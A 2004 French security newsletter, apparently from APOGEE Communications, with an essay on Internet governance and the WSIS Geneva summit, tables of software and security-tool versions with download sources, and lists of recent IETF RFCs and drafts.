Dans l'optique de structurer une réflexion consensuelle sur la nature de cette gouvernance, l'ONU a confié en 2001 la préparation du Sommet Mondial sur la Société de l'Information (**SMSI**) à l'Union Internationale des

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Télécommunications (**UIT**). C'est ainsi que s'est tenu à Genève, les 10, 11 et 12 décembre 2003, la première phase du Sommet.

Ce dernier a abordé la problématique globale de la gestion de l'Internet en réunissant institutionnels et industriels mais aussi pour la première fois des représentants de la société civile.

Deux textes ont été adoptés : une déclaration de principe et un plan d'action. Ces deux documents, fruits d'un consensus ténu (176 pays représentés) n'ont hélas pas permis d'aboutir aux résultats concrets et rapidement applicables espérés par les organisateurs. Il est ainsi rapidement apparu que les thèmes, dans un premier temps considérés comme secondaires, de la décentralisation de la gestion des noms et la prise en compte de langues nationales face à la main mise de la langue anglo-saxonne devaient être prioritairement traités.

On retiendra par ailleurs la décision de former, dans le cadre de l'ONU, un groupe de travail chargé de dégager des propositions pour la gestion de l'Internet. Ces propositions seront présentées lors du 2ième volet du sommet organisé en 2005 à Tunis.

Gouverner l'Internet

Appréhender les implications transverses de l'Internet dans nos sociétés afin de proposer un modèle permettant d'encadrer et de réguler son développement tout en satisfaisant aux intérêts de tous n'est pas chose aisée. Pour paraphraser **Kofi Annan**, lors de son discours d'ouverture du Forum mondial sur la gouvernance de l'Internet - une contribution aux consultations mondiales du SMSI - le 25 mars dernier à New-York, la définition de la notion de gouvernance de l'Internet constitue à elle seule un sujet de débat.

Certains aspects de l'Internet répondent à une logique d'organisation hiérarchique toujours problématique dans le cadre d'un système international. Tel est le cas du système de nommage dit 'DNS' qui requiert l'utilisation d'un serveur central vital pour le bon fonctionnement et le développement durable du réseau. Contrôler et gérer ce serveur revient à contrôler l'Internet et la stratégie de son évolution.

D'autres aspects, telle l'attribution des adresses IP Version 4, sont critiques compte tenu des problèmes de pénurie des plages d'adresses publiques encore disponibles, le déploiement généralisé de la Version 6 qui doit corriger ce problème se faisant attendre.

Auparavant administrée par un organisme public américain, l'IANA, la gestion du système de nom et des adresses IP relèvent de la responsabilité d'une société privée placée sous le contrôle plus ou moins direct d'une société de droit privé américain à but non lucratif dont le siège se trouve à San Diego en Californie : l'ICANN (Internet Corporation for Assigned Names and Numbers). C'est la raison pour laquelle la gouvernance de l'Internet est bien souvent associée à la gestion centralisée des ressources communes que sont les noms de domaines, les adresses IP et les paramètres du protocole IP.

Un article fort intéressant de Pascal Fortin et intitulé "Gouvernance de l'Internet: Quelle légitimité pour l'ICANN ?" éclaire la problématique de la gouvernance de l'Internet par une entreprise dont on peut légitimement remettre en cause l'indépendance. L'affaire des redirections vers un serveur Verisign des requêtes **http** adressées vers des FQDN erronés est encore dans toutes les mémoires….

Toujours est-il que le sommet de Genève a révélé la ligne de fracture existant entre les différents acteurs de l'Internet quant à la nature politique devant être attachée à cette gouvernance.

- La plupart des institutionnels réclament une gestion intergouvernementale des ressources communes de l'Internet, cette position n'est pas partagée par les Etats Unis. La France y est favorable avec une mise sous tutelle de L'ONU de l'ICANN,
- Les représentants de la société civile hésitent entre une gestion intergouvernementale et une gestion plurielle (citoyen, état, industrie privée),
- Les industriels appuient l'organisme actuel.

Le débat n'est pas clos puisque l'étude de la gouvernance de l'Internet telle que définie précédemment, véritable pierre d'achoppement politique du sommet de Genève, a été repoussée à 2005 pour le sommet de Tunis.

Il est d'autres aspects qui, tout en ne relevant pas directement d'une problématique de gestion d'une ressource communautaire par une entité obligatoirement centralisée, devront pourtant impérativement être abordés au titre des réflexions communes menées sur la gouvernance de l'Internet. Pour illustrer notre propos nous présenterons des *chantiers numériques* sur lesquels industriels, institutionnels et société civile devront coopérer pour proposer un cadre de développement durable et viable pour l'Internet de demain:

- **Un espace de confiance**
  La confiance est l'un des services fondamentaux que doit rendre le réseau aux utilisateurs. Elle concerne des problématiques aussi importantes que :
  - Assurer la sécurité des échanges, des traitements et du stockage de données confidentielles voire simplement personnelles. Problématique essentiellement - mais pas uniquement - technique, elle implique à la fois les industriels (innovation technique, normes et standards) et les institutions (autorisations concernant la longueur des clés de chiffrement…),
  - Contrôler les contenus WEB illicites,
  - Lutter contre le SPAM. Le courrier électronique représente l'application phare de l'Internet car accédée par le plus grand nombre.
- **Un espace citoyen**
  Parmi les facteurs importants nécessaires au développement d'un espace citoyen, certains avancent l'idée de l'utilisation d'une identité universelle.

  Cette revendication notamment portée par **Jon Thor Thorhallsson**, président du **CECUA** (Confederation of European Computer User Associations), considère comme un droit fondamental de l'internaute-citoyen le fait de pouvoir communiquer en utilisant le nom de son état civil, tout comme il est d'usage dans la société "réelle".
- **Un espace multilingue**

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Bien que l'Internet soit actuellement dominé par la langue anglo-saxonne de par la quantité de contenus WEB produits et diffusés, ce constat ne reflète que le dynamisme certain de l'économie américaine que l'on observe par ailleurs dans d'autres domaines tels que la production cinématographique.

Le vrai problème du multilinguisme sur l'Internet réside essentiellement dans la difficulté qu'ont les internautes de référencer (**DNS**), et d'indexer (moteur de recherche) leur contenu **WEB** dans une langue non romane. Par exemple, un utilisateur de langue arabe ne peut posséder un nom de domaine en arabe.

Des normes telles que l'**IDN** (Internationalized Domain Names) ont bien vu le jour mais leur implémentation demeure pour le moins complexe. Le lecteur pourra s'en convaincre en parcourant le **RFC3743** portant sur l'enregistrement et l'administration des noms de domaine référencés en Chinois, Coréen et Japonais

Pour conclure

Le 1er volet du SMSI n'a pas eu l'écho escompté auprès des médias. L'importance des enjeux présentés lors du sommet aura ainsi peut-être échappé au commun des *internautes*…

Plusieurs réunions ont néanmoins été organisées en écho au sommet de Genève afin de débattre ou de préciser les enjeux de la gouvernance à un public élargi. Nous avons assisté à l'une d'entre elles organisée par l'association G9+ dans les locaux de l'école des Mines de Paris. Force est de constater que l'espace de réflexion offert aura servi de tribune essentiellement politique aux différents intervenants ne laissant que trop peu de place aux représentants de la société civile.

En attendant la société numérique est en route, plus d'un million deux cent mille internautes citoyens français ont déclaré leur revenu sur Internet.

▪Complément d'information

http://www.gouvernance-internet.com.fr/information/organismes.html

http://www.eurocio.org/domainname/documents/2003/presentations/presentations_at4/louis_pouzin_ppt_fr.pdf

http://www.afnic.fr/actu/nouvelles/nommage/NN20021015

http://www.iris.sgdg.org/les-iris/lbi/lbi-110402.html

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

LOGICIELS LIBRES

LES SERVICES DE BASE

Les dernières versions des services de base sont rappelées dans les tableaux suivants. Nous conseillons d'assurer rapidement la mise à jour de ces versions, après qualification préalable sur une plate-forme dédiée.

RÉSEAU

Nom	Fonction	Ver.	Date	Source
BIND	Gestion de Nom (DNS)	9.2.3	23/10/03	http://www.isc.org/
		8.4.4	25/01/04	
DHCP	Serveur d'adresse	3.0p2	15/01/03	http://www.isc.org/
NTP4	Serveur de temps	4.2.0	15/10/03	http://www.ntp.org/downloads.html
WU-FTP	Serveur de fichiers	2.6.2**p**	28/08/03	http://www.wu-ftpd.org

MESSAGERIE

Nom	Fonction	Ver.	Date	Source
IMAP4	Relevé courrier	2002[e]	09/09/03	ftp://ftp.cac.washington.edu/imap/
POP3	Relevé courrier	4.0.5	13/03/03	ftp://ftp.qualcomm.com/eudora/servers/unix/popper/
SENDMAIL	Serveur de courrier	8.12.11	18/01/04	ftp://ftp.sendmail.org/pub/sendmail/RELEASE_NOTES

WEB

Nom	Fonction	Ver.	Date	Source
APACHE	Serveur WEB	1.3.29	24/10/03	http://httpd.apache.org/dist
		2.0.49	18/03/04	
ModSSL	API SSL Apache 1.3.29	2.8.16	01/11/03	http://www.modssl.org
MySQL	Base SQL	3.23.58	11/09/03	http://dev.mysql.com/doc/mysql/en/News-3.23.x.html
		4.0.18	12/02/04	
SQUID	Cache WEB	2.5s5	01/03/04	http://www.squid-cache.org

AUTRE

Nom	Fonction	Ver.	Date	Source
INN	Gestion des news	2.4.1	07/01/04	http://www.isc.org/
MAJORDOMO	Gestion des listes	1.94.5	15/01/00	http://www.greatcircle.com/majordomo
OpenCA	Gestion de certificats	0.9.1.8	16/03/04	http://www.openca.org/openca/download-releases.shtml
OpenLDAP	Gestion de l'annuaire	2.2.9	15/04/04	ftp://ftp.openldap.org/pub/OpenLDAP/openldap-release/
OpenReg	Gestion DNS	1.0.2	22/03/04	http://www.isc.org/sw/openreg/

LES OUTILS

Une liste, non exhaustive, des produits et logiciels de sécurité du domaine public est proposée dans les tableaux suivants.

LANGAGES

Nom	Fonction	Ver.	Date	Source
SPLINT	Analyse de code	3.1.1	25/05/03	http://lclint.cs.virginia.edu
Perl	Scripting	5.8.4	22/04/04	http://www.cpan.org/src/index.html
PHP	WEB Dynamique	4.3.6	15/04/04	http://www.php.net/downloads.php
		5.0rc2	25/04/04	

ANALYSE RÉSEAU

Nom	Fonction	Ver.	Date	Source
Big Brother	Visualisateur snmp	1.9[e]	02/01/04	http://bb4.com/
Dsniff	Boite à outils	2.3	17/12/00	http://www.monkey.org/~dugsong/dsniff
EtterCap	Analyse & Modification	0.6.b	03/07/03	http://ettercap.sourceforge.net/index.php?s=history
Ethereal	Analyse multiprotocole	0.10.3	26/03/04	http://www.ethereal.com
IP Traf	Statistiques IP	2.7.0	19/05/02	http://cebu.mozcom.com/riker/iptraf/
Nstreams	Générateur de règles	1.0.3	06/08/02	http://www.hsc.fr/ressources/outils/nstreams/download/
SamSpade	Boite à outils	1.14	10/12/99	http://www.samspade.org/ssw/
TcpDump	Analyse multiprotocole	3.8.3	30/03/04	http://www.tcpdump.org/
Libpcap	Acquisition Trame	0.8.3	30/03/04	http://www.tcpdump.org/
TcpFlow	Collecte données	0.21	07/08/03	http://www.circlemud.org/~jelson/software/tcpflow/
TcpShow	Collecte données	1.81	21/03/00	http://ftp7.usa.openbsd.org/pub/tools/unix/sysutils/tcpshow

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

WinPCap	Acquisition Trame	3.1b	03/02/04	http://winpcap.polito.it/news.htm

ANALYSE DE JOURNAUX

Nom	Fonction	Ver.	Date	Source
Analog	Journaux serveur http	5.32	23/03/03	http://www.analog.cx
fwLogWatch	Analyse log	1.0.0	25/04/04	http://cert.uni-stuttgart.de/projects/fwlogwatch/
SnortSnarf	Analyse Snort	021111	02/11/02	http://www.silicondefense.com/software/snortsnarf/
WebAlizer	Journaux serveur http	2.01-10	24/04/02	http://www.mrunix.net/webalizer/download.html

ANALYSE DE SÉCURITÉ

Nom	Fonction	Ver.	Date	Source
FIRE	Boite à outils	0.4a	14/05/03	http://sourceforge.net/projects/biatchux/
curl	Analyse http et https	7.11.2	26/04/04	http://curl.haxx.se/
Nessus	Vulnérabilité réseau	2.0.10	22/01/04	http://www.nessus.org
Nikto	Analyse http et https	1.32	17/12/03	http://www.cirt.net/nikto/UPDATES/1.32/CHANGES.txt
Nmap	Vulnérabilité réseau	3.50	18/01/04	http://www.insecure.org/nmap/nmap_download.html
Pandora	Vulnérabilité Netware	4.0b2.1	12/02/99	http://www.packetfactory.net/projects/pandora/
Saint	Vulnérabilité réseau	5.3.3	14/04/04	http://www.saintcorporation.com/updates.html
Sara	Vulnérabilité réseau	5.0.3a	25/04/04	http://www.www-arc.com/sara/downloads/
Tara (tiger)	Vulnérabilité système	3.0.3	15/08/02	http://www-arc.com/tara
Tiger	Vulnérabilité système	2.2.4p1	19/07/99	ftp://net.tamu.edu/pub/security/TAMU/tiger
Trinux	Boite à outils	0.89	02/08/03	http://sourceforge.net/projects/trinux/
Whisker	LibWhisker	2.0	27/02/03	http://www.wiretrip.net/rfp/p/doc.asp?id=21

CONFIDENTIALITÉ

Nom	Fonction	Ver.	Date	Source
OpenPGP	Signature/Chiffrement			http://www.openpgp.org
GPG	Signature/Chiffrement	1.2.4	24/12/03	http://www.gnupg.org

CONTRÔLE D'ACCÈS

Nom	Fonction	Ver.	Date	Source
TCP Wrapper	Accès services TCP	7.6		ftp://ftp.cert.org/pub/tools/tcp_wrappers
Xinetd	Inetd amélioré	2.3.13	½/04	http://synack.net/xinetd/

CONTRÔLE D'INTÉGRITÉ

Nom	Fonction	Ver.	Date	Source
Tripwire	Intégrité LINUX	2.3.47	15/08/00	http://www.tripwire.org/downloads/index.php
ChkRootKit	Compromission UNIX	0.43	27/12/03	http://www.chkrootkit.org/

DÉTECTION D'INTRUSION

Nom	Fonction	Ver.	Date	Source
Deception TK	Pot de miel	19990818	18/08/99	http://all.net/dtk/index.html
LLNL NID	IDS Réseau	2.6	10/10/02	http://ciac.llnl.gov/cstc/nid/nid.html
Snort	IDS Réseau	2.1.3rc1	21/04/04	http://www.snort.org/dl/
Shadow	IDS Réseau	1.8	30/04/03	http://www.nswc.navy.mil/ISSEC/CID/

GÉNÉRATEURS DE TEST

Nom	Fonction	Ver.	Date	Source
Elza	Requêtes HTTP	1.4.5	01/04/00	http://www.stoev.org/elza/project-news.html
FireWalk	Analyse filtres	5.0	20/10/02	http://www.packetfactory.net/firewalk
IPSend	Paquets IP	2.1a	19/09/97	ftp://coombs.anu.edu.au/pub/net/misc
IDSWakeUp	Détection d'intrusion	1.0	13/10/00	http://www.hsc.fr/ressources/outils/idswakeup/download/
UdpProbe	Paquets UDP	1.2	13/02/96	http://sites.inka.de/sites/bigred/sw/udpprobe.txt

PARE-FEUX

Nom	Fonction	Ver.	Date	Source
DrawBridge	PareFeu FreeBsd	3.1	19/04/00	http://drawbridge.tamu.edu
IpFilter	Filtre datagramme	4.1.1	11/03/04	http://coombs.anu.edu.au/ipfilter/ip-filter.html
NetFilter	Pare-Feu IpTables	1.2.9	02/11/03	http://www.netfilter.org/downloads.html

TUNNELS

Nom	Fonction	Ver.	Date	Source
CIPE	Pile Crypto IP (CIPE)	1.5.4	29/06/01	http://sites.inka.de/sites/bigred/devel/cipe.html
FreeSwan	Pile IPSec	2.06	22/04/04	**Erreur! Signet non défini.**
http-tunnel	Encapsulation http	3.0.5	06/12/00	http://www.nocrew.org/software/httptunnel.html
OpenSSL	Pile SSL	0.9.7d	17/03/04	http://www.openssl.org/
OpenSSH	Pile SSH 1 et 2	3.8.1p1	19/04/04	http://www.openssh.com/
Stunnel	Proxy https	4.05	14/02/03	http://www.stunnel.org
TeraTerm Pro	Terminal SSH2	3.1.3	08/10/02	http://www.ayera.com/teraterm/
Zebedee	Tunnel TCP/UDP	2.4.1	29/05/02	http://www.winton.org.uk/zebedee/

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

NORMES ET STANDARDS

LES PUBLICATIONS DE L'IETF

LES RFC

Du **27/03/2003** au **28/04/2004**, **30 RFC** ont été publiés dont 5 RFC ayant trait à la sécurité.

RFC TRAITANT DE LA SÉCURITÉ

Thème	Num	Date	Etat	Titre
CRYPTO	3766	04/04	BCP	Determining Strengths For Public Keys Used For Exchanging Symmetric Keys
FILTER	3704	03/04	BCP	Ingress Filtering for Multihomed Networks
IP	3723	04/04	Pst	Securing Block Storage Protocols over IP
	3740	03/04	Inf	The Multicast Group Security Architecture
SACRED	3760	04/04	Inf	Securely Available Credentials (SACRED) - Credential Server Framework

RFC TRAITANT DE DOMAINES CONNEXES À LA SÉCURITÉ

Thème	Num	Date	Etat	Titre
IETF	3724	03/04	Inf	Rise of the Middle & Future of End-to-End: Reflections on the Evolution of the Internet Architecture

AUTRES RFC

Thème	Num	Date	Etat	Titre
BGP	3765	04/04	Inf	NOPEER Community for Border Gateway Protocol (BGP) Route Scope Control
DHCP	3736	04/04	Pst	Stateless Dynamic Host Configuration Protocol (DHCP) Service for IPv6
DS	3754	04/04	Inf	IP Multicast in Differentiated Services (DS) Networks
FORCES	3746	04/04	Inf	Forwarding and Control Element Separation (ForCES) Framework
HOAX	3751	04/04	Inf	Omniscience Protocol Requirements
IDN	3743	04/04	Inf	JET Guidelines for IDN : Registration and Administration for Chinese, Japanese, and Korean
IPV6	3750	04/04	Inf	Unmanaged Networks IPv6 Transition Scenarios
iSCSI	3720	04/04	Pst	Internet Small Computer Systems Interface (iSCSI)
	3721	04/04	Inf	Internet Small Computer Systems Interface (iSCSI) Naming and Discovery
	3722	04/04	Pst	String Profile for Internet Small Computer Systems Interface (iSCSI) Names
LDAP	3771	04/04	Pst	The Lightweight Directory Access Protocol (LDAP) Intermediate Response Message
MIB	3747	04/04	Pst	The Differentiated Services Configuration MIB
MIME	3745	04/04	Pst	MIME Type Registrations for JPEG 2000 (ISO/IEC 15444)
OPES	3752	04/04	Inf	Open Pluggable Edge Services (OPES) Use Cases and Deployment Scenarios
RMON	3737	04/04	Pst	IANA Guidelines for the Registry of Remote Monitoring (RMON) MIB modules
ROHC	3759	04/04	Inf	RObust Header Compression (ROHC): Terminology and Channel Mapping Examples
SIGNAL	3726	04/04	Inf	Requirements for Signaling Protocols
SIP	3680	03/04	Pst	A Session Initiation Protocol (SIP) Event Package for Registrations
	3725	04/04	BCP	Best Current Practices for Third Party Call Control (3pcc) in the Session Initiation Protocol (SIP)
TCP	3742	03/04	Exp	Limited Slow-Start for TCP with Large Congestion Windows
	3782	04/04	Pst	The NewReno Modification to TCP's Fast Recovery Algorithm
VRRP	3768	04/04	Dft	Virtual Router Redundancy Protocol (VRRP)
WEBRC	3738	04/04	Exp	Wave and Equation Based Rate Control (WEBRC) Building Block
XML	3741	03/04	Inf	Exclusive XML Canonicalization, Version 1.0

LES DRAFTS

Du **27/03/2003**au **28/04/2004**, 210 drafts ont été publiés : **162** drafts mis à jour, **48** nouveaux drafts, dont **46** drafts ayant directement trait à la sécurité.

NOUVEAUX DRAFTS TRAITANT DE LA SÉCURITÉ

Thème	Nom du Draft	Date	Titre
DNS	draft-gieben-resolver-application-interface-00	20/04	DNSSEC Resolver Interface to Applications
IPSEC	draft-ietf-ipsec-ciph-aes-gcm-00	27/04	The Use of Galois/Counter Mode (GCM) in IPsec ESP
IPV6	draft-ietf-mip6-precfgKbm-00	22/04	Preconfigured Binding Management Keys for Mobile IPv6
	draft-ietf-mip6-ro-sec-00	26/04	Mobile IPV6 Route Optimization Security Design Background
	draft-haddad-mip6-cga-omipv6-00	16/04	Applying Cryptographically Generated Addresses to OMIPv6
	draft-dupont-mipv6-cn-ipsec-00	12/04	Using IPsec between Mobile and Correspondent IPv6 Nodes
	draft-vives-v6ops-ipv6-security-ps-00	21/04	IPv6 Security Problem Statement
NEMO	draft-cho-nemo-mr-registration-00	26/04	Neighbor MR Auth. and Reg. Mech. in Multihomed Mobile Net.

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

PIM	draft-ietf-mboned-mroutesec-00	16/04	PIM-SM Multicast Routing Security Issues and Enhancements
PPP	draft-lizhiming-pppext-eap-cave-00	15/04	EAP CAVE Authentication
RADIUS	draft-zorn-radius-logoff-00	27/04	User Session Tracking in RADIUS
SIP	draft-smith-sip-auth-examples-00	22/04	Digest Authentication Examples for Session Initiation Protocol
TCP	draft-ietf-tcpm-tcpsecure-00	20/04	Transmission Control Protocol security considerations

MISE À JOUR DE DRAFTS TRAITANT DE LA SÉCURITÉ

Thème	Nom du Draft	Date	Titre
AMTP	draft-weinman-amtp-03	26/04	AMTP - Authenticated Mail Transfer Protocol
AUTH	draft-iab-auth-mech-03	31/03	A Survey of Authentication Mechanisms
BGP	draft-ng-sobgp-bgp-extensions-02	16/04	Extensions to BGP to Support Secure Origin BGP (soBGP)
CGA	draft-ietf-send-cga-06	27/04	Cryptographically Generated Addresses (CGA)
CRYPTO	draft-eastlake-randomness2-06	26/04	Randomness Requirements for Security
DHCP	draft-ietf-dhc-agentopt-radius-06	13/04	RADIUS Attributes Sub-option for the DHCP Relay Agent Inf. Opt.
	draft-ietf-dhc-v4-threat-analysis-01	31/03	DHCPv4 Threat Analysis
DNS	draft-baba-dnsext-acl-reqts-02	31/03	Requirements for Access Control in Domain Name Systems
GOST	draft-popov-cryptopro-cpalgs-01	31/03	cryptographic algorithms for use with GOST 28147-89, ...
IKE	draft-zegman-ike-hybrid-auth-01	22/04	A Hybrid Authentication Mode for IKE
IMAP	draft-siemborski-imap-sasl-initial-response-03	13/04	IMAP Extension for SASL Initial Client Response
IP	draft-jones-opsec-06	23/04	Operational Security Requirements for IP Network Infrastructure
IPSEC	draft-ietf-ipsec-ikev2-algorithms-05	21/04	Cryptographic Algorithms for use in the IKE Version 2
	draft-ietf-ipsec-ui-suites-06	14/04	Cryptographic Suites for IPsec
KRB	draft-ietf-cat-kerberos-pk-init-19	12/04	Public Key Cryptography for Initial Authentication in Kerberos
	draft-raeburn-krb-rijndael-krb-06	22/04	AES Encryption for Kerberos 5
LMAP	draft-irtf-asrg-lmap-discussion-01	20/04	LMAP Discussion and Applicability Statement
PKIX	draft-ietf-pkix-certstore-http-06	23/04	X.509 PKI Operational Protocols: Certificate Store Access via HTTP
PPP	draft-kamath-pppext-eap-mschapv2-01	12/04	Microsoft EAP CHAP Extensions
RFC1734	draft-siemborski-rfc1734bis-03	13/04	POP3 SASL Authentication Mechanism
RFC2554	draft-siemborski-rfc2554bis-03	13/04	SMTP Service Extension for Authentication
ROUTING	draft-puig-rpsec-generic-requirements-02	20/04	Security Requirements for Routing Protocols
	draft-ietf-rpsec-routing-threats-06	13/04	Generic Threats to Routing Protocols
SASL	draft-ietf-sasl-saslprep-08	12/04	SASLprep: Stringprep profile for user names and passwords
	draft-ietf-sasl-rfc2222bis-07	31/03	Simple Authentication and Security Layer (SASL)
SEND	draft-ietf-send-ndopt-05	16/04	SEcure Neighbor Discovery (SEND)
SMIME	draft-ietf-smime-rfc2633bis-09	19/04	S/MIME Version 3.1 Message Specification
	draft-ietf-smime-rfc3369bis-03	20/04	Cryptographic Message Syntax (CMS)
	draft-ietf-smime-cms-seed-01	21/04	Use of the SEED Encryption Algorithm in CMS
SNMP	draft-hardaker-snmp-session-sm-01	12/04	SBSM for SNMPv3
TLS	draft-friend-tls-lzs-compression-03	14/04	Transport Layer Security Protocol Compression Using LZS
	draft-ietf-tls-rfc2246-bis-06	31/03	The TLS Protocol Version 1.1
XML	draft-marshall-security-audit-09	23/04	Security Aud. & Access Acc. Msg XML Data Def. for Healthcare Ap

DRAFTS TRAITANT DE DOMAINES CONNEXES À LA SÉCURITÉ

Thème	Nom du Draft	Date	Titre
AAA	draft-ietf-aaa-diameter-mobileip-17	15/04	Diameter Mobile IPv4 Application
DHCP	draft-ietf-dhc-dhcpv6-ctep-opt-01	30/03	Configured Tunnel End Point Option for DHCPv6
	draft-daniel-dhc-ipv6in4-opt-03	20/04	DHCP Option for Configuring IPv6-in-IPv4 Tunnels
	draft-daniel-dhc-dhcpv4-tep-conf-00	27/04	Configured Tunnel End-Point Configuration using DHCPv4
IGP	draft-ietf-rtgwg-igp-shortcut-00	15/04	Calculating IGP Routes Over Traffic Engineering Tunnels
IPV6	draft-savola-v6ops-tunneling-01	20/04	Evaluation of v6ops Tunneling Scenarios and Mechanisms
	draft-durand-v6ops-assisted-tunneling-req-00	31/03	Requirements for assisted tunneling
	draft-palet-v6ops-tun-auto-disc-00	16/04	Evaluation of v6ops Auto-discovery for Tunneling Mechanisms
ISATAP	draft-ietf-ngtrans-isatap-21	19/04	Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)
L2TP	draft-ietf-l2tpext-l2tp-base-13	27/04	Layer Two Tunneling Protocol (Version 3)
LDAP	draft-ietf-ldapbis-protocol-23	19/04	LDAP: The Protocol
MAC	draft-melsen-mac-forced-fwd-02	31/03	MAC Forced Forwarding: An ARP proxy method
POLICY	draft-reyes-policy-core-ext-schema-05	31/03	Policy Core Extension LDAP Schema
RPSL	draft-blunk-rpslng-04	27/04	Routing Policy Specification Language next generation (RPSLng)
RSERP	draft-xie-rserpool-redundancy-model-02	14/04	RSERPOOL Redundancy-model Policy
VPN	draft-ietf-l3vpn-bgp-ipv6-02	13/04	BGP-MPLS VPN extension for IPv6 VPN
	draft-ietf-l3vpn-gre-ip-2547-02	14/04	Use of PE-PE GRE or IP in BGP/MPLS IP VPNs
	draft-ietf-l3vpn-bgpvpn-auto-03	22/04	BGP as an Auto-Discovery Mechanism for PPVPNs
	draft-ietf-l3vpn-vpn-vr-02	26/04	Network based IP VPN Architecture using Virtual Routers
XCON	draft-ietf-xcon-cpcp-reqs-03	26/04	Requirements for Conference Policy Control Protocol

AUTRES DRAFTS

Thème	Nom du Draft	Date	Titre
1918BIS	draft-hain-1918bis-00	21/04	Expanded Address Allocation for Private Internets
ADSL	draft-abel-vbas-01	15/04	Virtual Broadband Access Server Protocol for communicating
ATOMMIB	draft-ietf-atommib-rfc2496bis-06	14/04	Definitions of Managed Objects for the DS3/E3 Interface Type
BASE	draft-flundberg-basestream-02	31/03	BaseStream - A Simple Typed Stream Protocol
BGP	draft-ietf-idr-bgp4-mib-14	23/04	Definitions of Managed Objects for BGP-4

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

	draft-ietf-idr-restart-09	15/04	Graceful Restart Mechanism for BGP
	draft-ietf-idr-bgp-ext-communities-07	31/03	BGP Extended Communities Attribute
	draft-ietf-idr-rfc2858bis-05	31/03	Multiprotocol Extensions for BGP-4
	draft-ietf-idr-rfc2796bis-00	14/04	BGP Route Reflection - An Alternative to Full Mesh IBGP
	draft-chavali-bgp-prefixlimit-01	12/04	Peer Prefix Limits Exchange in BGP
	draft-chen-bgp-cease-subcode-survey-00	14/04	BGP Cease Subcode - Implementation Report
CAPWAP	draft-ietf-capwap-arch-02	16/04	Architecture for CAPWAP
DHCP	draft-ietf-dhc-rapid-commit-opt-02	19/04	Rapid Commit Option for DHCPv4
	draft-ietf-dhc-reclassify-options-01	26/04	Reclassifying DHCPv4 Options
	draft-hibbs-dhc-changes-01	14/04	Requirements for Proposed Changes to DHCPv4
DNA	draft-ietf-dhc-dna-ipv4-07	16/04	Detection of Network Attachment (DNA) in IPv4
DNS	draft-ietf-dnsop-inaddr-required-05	26/04	Requiring DNS IN-ADDR Mapping
	draft-ietf-dnsop-ipv6-dns-issues-05	20/04	Operational Considerations and Issues with IPv6 DNS
	draft-ietf-dnsop-ipv6-transport-guidelines-02	31/03	DNS IPv6 transport operational guidelines
	draft-ietf-dnsop-misbehavior-against-aaaa-01	12/04	Common Misbehavior against DNS Queries for IPv6 Addresses
	draft-hall-dns-data-04	30/03	Considerations for DNS Resource Records
	draft-huston-6to4-reverse-dns-02	14/04	6to4 Reverse DNS
	draft-lorenzen-marid-mxout-00	20/04	DNS Naming Convention for Outbound Internet Email Servers
DOCSYS	draft-ietf-ipcdn-docs-rfmibv2-10	22/04	RF MIB for DOCSIS 2.0 compliant RF interfaces
EMAIL	draft-hall-email-srv-01	22/04	Using SRV Resource Records to Automatically
	draft-pale-email-01	31/03	Forming Intuitive Email Addresses
	draft-hutzler-spamops-00	31/03	Email Submission Between Independent Networks
EPP	draft-hollenbeck-epp-rgp-04	16/04	Redemption Grace Period Mapping for the Ex Provisioning Protocol
GXCAST	draft-boudani-gxcast-01	31/03	GXcast: Generalized Explicit Multicast Routing Protocol
HDRREG	draft-lindsey-hdrreg-netnews-00	20/04	Registration of Netnews header fields
HTTP	draft-dusseault-http-patch-01	26/04	Partial Document Changes (PATCH Method) for HTTP
ICAR	draft-alvestrand-icar-xarea-00	15/04	Cross Area Late Review
	draft-allman-icar-wg-revcomm-00	22/04	Using Working Group Review Committees
IDN	draft-bartosiewicz-idn-pltld-07	13/04	Registering Internationalized Domain Names under .PL
IEPREP	draft-ietf-ieprep-framework-09	12/04	Framework for Supporting ETS in IP Telephony
IETF	draft-alvestrand-newtrk-historical-00	14/04	Moving documents to Historic: A procedure
IKE	draft-eronen-mobike-simple-00	31/03	Simple Mobility and Multihoming Extensions for IKEv2 (SMOBIKE)
IMAP	draft-ietf-imapext-annotate-09	20/04	IMAP ANNOTATE Extension
	draft-ietf-imapext-list-extensions-05	12/04	IMAP4 LIST Command Extensions
	draft-daboo-imap-annotatemore-05	20/04	IMAP ANNOTATEMORE Extension
	draft-crispin-imap-urlauth-07	30/03	Internet Message Access Protocol (IMAP) - URLAUTH Extension
IMG	draft-ietf-mmusic-img-req-04	13/04	Protocol Requirements for Internet Media Guides
	draft-ietf-mmusic-img-framework-04	13/04	A Framework for the Usage of Internet Media Guides
IP	draft-shirasaki-dualstack-service-04	27/04	A Model of IPv6/IPv4 Dual Stack Internet Access Service
IPTEL	draft-ietf-iptel-rfc2806bis-07	12/04	The tel URI for Telephone Numbers
	draft-ietf-iptel-tel-np-02	19/04	New Parameters for the 'tel' URI to Support Number Portability
IPV4	draft-desanti-ipv4-over-fibre-channel-00	31/03	Transmission of IPv4 and ARP Packets over Fibre Channel
	draft-ietf-mip4-rfc3012bis-01	21/04	Mobile IPv4 Challenge/Response Extensions (revised)
	draft-ietf-mip4-dynamic-assignment-01	26/04	Mobile IPv4 Dynamic Home Agent Assignment
IPV6	draft-ietf-imss-ipv6-over-fibre-channel-02	16/04	Transmission of IPv6 Packets over Fibre Channel
	draft-ietf-mip6-mipext-advapi-01	27/04	Extension to Sockets API for Mobile IPv6
	draft-ietf-ipv6-rfc2011-update-09	27/04	Management Information Base for the Internet Protocol (IP)
	draft-ietf-ipv6-deprecate-site-local-03	30/03	Deprecating Site Local Addresses
	draft-jelger-manet-gateway-autoconf-v6-02	23/04	Gateway and address autoconfiguration for IPv6 adhoc networks
	draft-templin-v6ops-iemmei-00	19/04	ISATAP Ext for Mobility, Multihoming and Efficiency Improvement
